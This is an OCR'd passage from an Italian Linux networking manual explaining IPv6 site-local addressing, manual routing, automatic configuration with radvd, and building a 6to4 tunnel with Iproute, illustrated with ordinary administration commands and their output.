```

32.15.4 Definizione degli indirizzi site-local

Gli indirizzi site-local devono essere dichiarati esplicitamente, anche se per questo ci si potrebbe avvalere di Radvd, in modo da utilizzare automaticamente l'identificatore EUI-64, come descritto nella sezione 32.15.6.[32] Continuando a fare riferimento allo stesso identificatore EUI-64 usato nella sezione precedente, considerando che la configurazione link-local sia già avvenuta, si può usare Ifconfig nel modo seguente:

```
# ifconfig eth0 inet6 add ↩
↪          fec0:0:0:1:2a0:24ff:fe77:4997/64 [Invio]
```

Oppure, con Iproute:

```
# ip -6 address add fec0:0:0:1:2a0:24ff:fe77:4997/64 ↩
↪       dev eth0 scope site [Invio]
```

In questo caso, si nota la scelta di identificare la rete fisica a cui si connette l'interfaccia con il numero 1_{16} (fec0:0:0:1:...). Si può verificare il risultato e si osservi il fatto che si sommano assieme le informazioni dei vari indirizzi, con l'indicazione dell'ambito a cui si riferiscono (*scope*):

```
# ifconfig eth0 [Invio]

eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fec0::1:2a0:24ff:fe77:4997/64 Scope:Site
          inet6 addr: fe80::2a0:24ff:fe77:4997/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31711 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65557 errors:0 dropped:0 overruns:0 carrier:0
          collisions:7 txqueuelen:100
          Interrupt:11 Base address:0x300
```

```
# ip address show dev eth0 [Invio]

3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 00:50:ba:71:d9:c1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global eth0
    inet6 fec0:0:0:1:2a0:24ff:fe77:4997/64 scope site
    inet6 fe80::250:baff:fe71:d9c1/64 scope link
```

Anche con gli indirizzi site-local non è necessario dichiarare esplicitamente l'instradamento, basta indicare correttamente la lunghezza del prefisso nel momento in cui vengono assegnati alle interfacce.

```
# route -A inet6 [Invio]
```

In base agli esempi visti fino a questo punto, si dovrebbe osservare

qualcosa come l'esempio seguente:

```
Kernel IPv6 routing table
Destination                    Next Hop Flags Metric Ref Use Iface
::1/128                        ::       U     0      4     0 lo
fe80::2a0:24ff:fe77:4997/128   ::       U     0      236   1 lo
fe80::/64                      ::       UA    256    0     0 eth0
fec0::1:2a0:24ff:fe77:4997/128 ::       U     0      7     0 lo
fec0:0:0:1::/64                ::       UA    256    0     0 eth0
ff00::/8                       ::       UA    256    0     0 eth0
::/0                           ::       UDA   256    0     0 eth0
```

In alternativa, con Iproute:

```
# ip -6 route show [Invio]
```

```
fe80::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
fec0:0:0:1::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
ff00::/8 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
default dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
unreachable default dev lo  metric -1  error -101
```

32.15.5 Instradamento manuale

L'instradamento dei pacchetti IPv6 dovrebbe essere configurato prevalentemente in modo automatico. Eventualmente si può usare '**route**' specificando che si tratta di indirizzi IPv6:

```
route -A inet6 add indirizzo_ipv6/lunghezza_prefisso dev interfaccia
```

Per esempio, se per qualche motivo fosse necessario stabilire in modo manuale l'instradamento della sottorete fec0:0:0:1::/64 (site-local), attraverso l'interfaccia '**eth0**', si potrebbe usare il comando seguente:

```
# route -A inet6 add fec0:0:0:1::/64 dev eth0 [Invio]
```

Intuitivamente, per rimuovere una regola di instradamento nel modo appena visto, basta sostituire la parola chiave '**add**' con '**del**'. L'esempio seguente elimina la regola di instradamento che serve a dirigere il traffico per la sottorete fec0:0:0:1::/64 attraverso l'interfaccia '**eth0**':

```
# route -A inet6 del fec0:0:0:1::/64 dev eth0 [Invio]
```

Naturalmente, la stessa cosa si può ottenere con Iproute. Per aggiungere l'instradamento:

```
# ip -6 route add to unicast fec0:0:0:1::/64 dev eth0 [Invio]
```

Per togliere l'instradamento:

```
# ip -6 route del to unicast fec0:0:0:1::/64 [Invio]
```

L'uso dei comandi mostrati per la definizione degli instradamenti a livello di collegamento, è generalmente inutile, perché ciò risulta implicito nella definizione degli indirizzi delle interfacce. Ciò che è importante è la definizione di un instradamento attraverso un router: il meccanismo è lo stesso usato per IPv4, con la differenza che si fa riferimento a indirizzi IPv6. Per esempio, per indicare che il router raggiungibile all'indirizzo fec0:0:0:1::fffe permette di arrivare alla rete fec0:0:0:2::/64, si può usare uno dei due comandi seguenti:

```
# route -A inet6 add fec0:0:0:2::/64 gw fec0:0:0:1::fffe [Invio]

# ip -6 route add to unicast fec0:0:0:2::/64 scope site ↩
↪       via fec0:0:0:1::fffe [Invio]
```

Ecco cosa si ottiene:

```
# route -A inet6 [Invio]
```

```
  …
  fec0:0:0:2::/64    fec0:0:0:1::fffe      UG     1    0     0 eth0
  …
```

```
# ip -6 route show[Invio]

  …
  fec0:0:0:2::/64 via fec0:0:0:1::fffe dev eth0  metric 1  ↩
↪mtu 1500 advmss 1440
  …
```

32.15.6 Configurazione e instradamento automatici

Quando si utilizzano indirizzi globali (attualmente solo quelli che hanno il prefisso di formato 001_2), oppure anche validi solo nell'ambito del sito, si può fare in modo che i vari nodi configurino automaticamente le loro interfacce, con l'aiuto di router che «pubblicizzano» le informazioni sugli indirizzi da usare. A questo proposito, con GNU/Linux si può utilizzare Radvd.

Radvd,[33] corrispondente al demone '**radvd**', è un *Router advertiser daemon*, cioè un programma che si occupa di stare in attesa delle richieste (*router solicitation*) da parte dei nodi delle sottoreti connesse fisicamente al router in cui questo si trova a funzionare. A queste richieste risponde (*router advertisement*) fornendo l'indicazione del prefisso da usare per gli indirizzi di quel collegamento di rete (*link*).

L'unico impegno sta nella configurazione di Radvd attraverso il suo file di configurazione, corrispondente di solito a '`/etc/radvd.conf`'. All'interno di questo file si indicano i prefissi da usare per ogni collegamento di rete (vengono indicate le interfacce attraverso cui «pubblicizzarli»). Si osservi l'esempio seguente:

```
interface eth0
{
    AdvSendAdvert on;
    prefix 3ffe:ffff:0011:0002::0/64
    {
        AdvOnLink on;
        AdvAutonomous on;
    };
};
```

Viene stabilito che nel collegamento di rete corrispondente all'interfaccia '**eth0**', venga pubblicizzato il prefisso 3ffe:ffff:11:2::0/64, che in pratica corrisponde a un indirizzo unicast globale aggregabile, fissato per gli esperimenti nella fase di transizione verso IPv6 e documentato dall'RFC 2471.[34]

Con questa informazione, tutti i nodi che risultano connessi allo stesso collegamento di rete, ricevendo questa informazione, configurano le loro interfacce di rete utilizzando l'identificatore EUI-64 e aggiungono la regola di instradamento relativa. Quello che si vede sotto è l'esempio di un'interfaccia di rete già configurata con gli indirizzi *link-local* e *site-local*, avente un indirizzo globale ottenuto attraverso Radvd.

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 3ffe:ffff:11:2:2a0:24ff:fe77:4997/64 Scope:Global
          inet6 addr: fec0::1:2a0:24ff:fe77:4997/64 Scope:Site
          inet6 addr: fe80::2a0:24ff:fe77:4997/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31711 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65557 errors:0 dropped:0 overruns:0 carrier:0
          collisions:7 txqueuelen:100
          Interrupt:11 Base address:0x300
```

Per avviare il demone '**radvd**' non c'è bisogno di opzioni particola-

ri; eventualmente può essere conveniente accertarsi di fargli leggere il file di configurazione corretto:

```
# radvd -C /etc/radvd.conf [Invio]
```

In questo modo, si vuole indicare precisamente che il file di configurazione è '`/etc/radvd.conf`'.

Riquadro 32.245. Incompatibilità tra l'attribuzione automatica degli indirizzi e il ruolo di router.

Per motivi di sicurezza, il kernel Linux **non utilizza** le informazioni pubblicizzate da Radvd **se è abilitato** il *forwarding*, ovvero l'attraversamento dei pacchetti tra interfacce diverse, dal momento che ciò consentirebbe la programmazione remota del proprio elaboratore come router. Pertanto, gli elaboratori che devono configurare automaticamente le proprie interfacce di rete in base alle notizie diramate da Radvd devono essere preparati con un comando simile a quello seguente, dove l'interfaccia è quella per la quale si vuole consentire la configurazione automatica:

```
# echo 0 > /proc/sys/net/ipv6/conf/interfaccia/forwarding [Invio]
```

Per la stessa ragione, può essere necessario abilitare l'uso di questo meccanismo, anche attraverso un'altra voce:

```
# echo 1 > /proc/sys/net/ipv6/conf/interfaccia/accept_ra [Invio]
```

Per approfondire l'uso e la configurazione di Radvd, si consultino le pagine di manuale *radvd(8)* e *radvd.conf(5)*.

32.15.7 Tunnel 6to4

«

La realizzazione di un tunnel 6to4 è abbastanza semplice con l'aiuto di Iproute. Si fa riferimento a un esempio già apparso nella sezione 32.14.9, in cui l'indirizzo globale IPv4 è 1.2.3.4 e si traduce nell'indirizzo IPv6 2002:0102:0304::1.



Stante questa situazione, la prima cosa da fare è definire una «interfaccia-tunnel», a cui viene dato il nome di '**t6to4**' (il nome viene attribuito in modo libero):

```
# ip tunnel add name t6to4 mode sit remote any ↩
↪           local 1.2.3.4 [Invio]
```

Intuitivamente, si comprende che '**remote any**' indica che la parte finale del tunnel non ha un indirizzo ben preciso (anycast). Con il comando seguente si può controllare di avere realizzato il tunnel correttamente:

```
# ip tunnel show name t6to4 [Invio]


  t6to4: ipv6/ip  remote any  local 1.2.3.4  ttl inherit
```

Il tunnel si traduce localmente in un'interfaccia di rete virtuale, denominata '**t6to4**', la quale deve essere attivata espressamente:

```
# ip link set dev t6to4 up [Invio]
```

Si può verificare lo stato di questa interfaccia con il comando seguente:

```
# ip link show dev t6to4 [Invio]

  9: t6to4@NONE: <NOARP,UP> mtu 1480 qdisc noqueue
      link/sit 1.2.3.4 brd 0.0.0.0
```

Una volta creata l'interfaccia virtuale, gli si deve attribuire l'indirizzo IPv6:

```
# ip -6 address add local 2002:0102:0304::1/64 scope global ↩
↪       dev t6to4 [Invio]
```

Si può osservare che l'interfaccia virtuale del tunnel contiene anche l'indirizzo IP ::1.2.3.4:

```
# ip -6 address show dev t6to4 [Invio]

  9: t6to4@NONE: <NOARP,UP> mtu 1480 qdisc noqueue
      inet6 2002:102:304::1/64 scope global
      inet6 ::1.2.3.4/128 scope global
```

Infine, è necessario definire l'instradamento per tutti gli indirizzi unicast globali aggregabili, che si differenziano per iniziare con 001_2, pari a 2_{16}, attraverso il router «virtuale» ::192.88.99.1 (virtuale nel senso che il router reale viene determinato automaticamente):

```
# ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4
metric 1 [Invio]
```

Per verificare, si può restringere il campo di azione alla sola destinazione desiderata:

```
# ip -6 route show to 2000::/3 [Invio]




  2000::/3 via ::192.88.99.1 dev t6to4  metric 1  mtu 1480 ↩
 ↪advmss 1420
```

Da questo momento, la rete IPv6 pubblica è accessibile, anche se i tempi di risposta sono maggiori del solito, a causa del tunnel. Se si conoscono degli indirizzi IPv6 della rete pubblica, si può tentare di usare Ping o Traceroute per verificare; diversamente, è necessario disporre già di un sistema di risoluzione dei nomi in grado di consultare anche quelli abbinati a IPv6.

Per eliminare il tunnel, si procede in senso inverso: cancellan-

do l'instradamento; disattivando l'interfaccia virtuale del tunnel; eliminando il tunnel. Ecco come:

```
# ip -6 route flush dev t6to4 [Invio]

# ip link set dev t6to4 down [Invio]

# ip tunnel del name t6to4 [Invio]
```

32.15.7.1 Inserire la rete locale in un tunnel 6to4

«

Se si dispone di un indirizzo IPv4 statico, è abbastanza semplice configurare l'elaboratore connesso alla rete esterna come router per collegare anche la propria rete locale. Per questo è necessario prima organizzare meglio l'indirizzo IPv6 ottenuto da IPv4. Per cominciare, nell'ipotesi di voler utilizzare anche delle sottoreti locali (cosa che comunque non viene mostrata qui), conviene utilizzare il campo SLA. Per esempio, si vuole individuare la rete locale con il numero 0007_{16}, usato nel campo SLA. La figura 32.251 rappresenta sinteticamente tutto ciò che si intende spiegare.

Figura 32.251. Esempio sintetico di una rete locale che comunica con la rete esterna IPv6 attraverso un tunnel 6to4.



Come si vede dalla figura, il router locale è collegato alla rete esterna attraverso l'interfaccia '**eth0**', che si suppone disponga dell'indirizzo IPv4 statico 1.2.3.4, mentre la rete locale è connessa dal lato dell'interfaccia '**eth1**'. Sull'interfaccia '**eth0**' viene creato il tunnel, come è già stato mostrato, avendo cura di usare come maschera di rete 48 bit, in modo da inserire anche il campo SLA nell'identificatore di interfaccia. Si procede in pratica nel modo seguente:

```
# ip tunnel add name t6to4 mode sit remote any ↩
```

```
↪          local 1.2.3.4 [Invio]

# ip link set dev t6to4 up [Invio]

# ip -6 address add local 2002:0102:0304::1/48 scope global ↩
↪       dev t6to4 [Invio]


